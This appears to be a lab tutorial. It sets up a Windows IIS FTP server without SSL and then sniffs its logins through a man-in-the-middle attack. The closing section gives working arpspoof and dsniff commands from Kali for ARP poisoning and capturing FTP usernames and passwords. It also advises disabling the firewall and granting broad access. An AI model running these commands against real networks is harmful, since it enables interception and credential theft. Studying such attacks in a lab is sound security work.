
>Then expand the root(ILL KILL YOU SOON(mine)) and in that expand sites and you will find Default Web Site(Only) .Then right click on sites and click on Add FTP site to add a FTP site




>Enter the name of your ftp\_site and in physical path select the path of the ftp folder created at the starting & click next.



>Select IP Address as your Default windows\_IP and in SSL Select No SSL and then click next.




> Select Basic Authentication and under Allow Access select all users and then click on read and write options & click on Finish after finished you will see a server on the left and the name as given by you.




>Give permissions to your FTP server to be allowed by your FIREWALL

>Go to control panel items and select Windows Firewall

>Click on Allow an app or feature through window firewall




>Click on change settings and scroll down to locate FTP server select it and mark both public & private and click on ok.




>In case if you face any problem in connecting to FTP server simply Turn off the Firewall Temporarily


>Go to Start >Settings >Accounts >Family & Other Users >Add someone Else On This PC >Click on without email address > enter username , password (twice) >Next



>Now your FTP server user will be created as seen below.




> Go to IIS back again and click on server created by you and select FTP Authorization




>You will find only one record in it for ftp to add another one right click on the empty space and click on Add Allow Rules….

>Select specified users : and write the user name as u created before and then select read and write options and click on



>After finished u will see like below :



>Right click on the FTP folder created at the start click on properties

>Click on security option and click on edit then click on add enter the username created before and click on ok

>Now , select the user just now added and Click on Full Control & click on Apply and then Ok.


>We have created the ftp-server successfully…..

**● Access FTP server from windows command prompt**


>Follow these steps to access ftp-server from command prompt.

>Go to the ftp folder and add some files there to check whether we have accessed it or not.


>Go to path header and there type “cmd” to open command prompt at this path



>type ftp to get access to ftp , type open to enter the ip ,enter ip after to , if connected then enter your username and then password if correct it will and show as User logged in.



>type dir to view the files in that folder



**● Do an mitm and username and password of FTP transaction using wireshark and dsniff.**

>To do an MITM we use arp poisioning.


>Syntax : arpspoof –i <interface> -t <victim\_ip> -r <host\_ip>

>open kali terminal.


>type echo 1 > /proc/sys/net/ipv4/ip\_forward for port forwarding

>type sysctl -w net.ipv4.ip\_forward=1


>type arpspoof -i eth0 -t 192.168.43.38 -r 192.168.43.178 for poisioning the target & host, arp packets will be sent & receive back, then a connection will be established



>type dsniff –i eth0 we will do sniffing here whatever usernames and passwords entered in victim can be seen here @ host



>open wireshark to see the connection established between the victim and host and the transfer of data in the form of packets

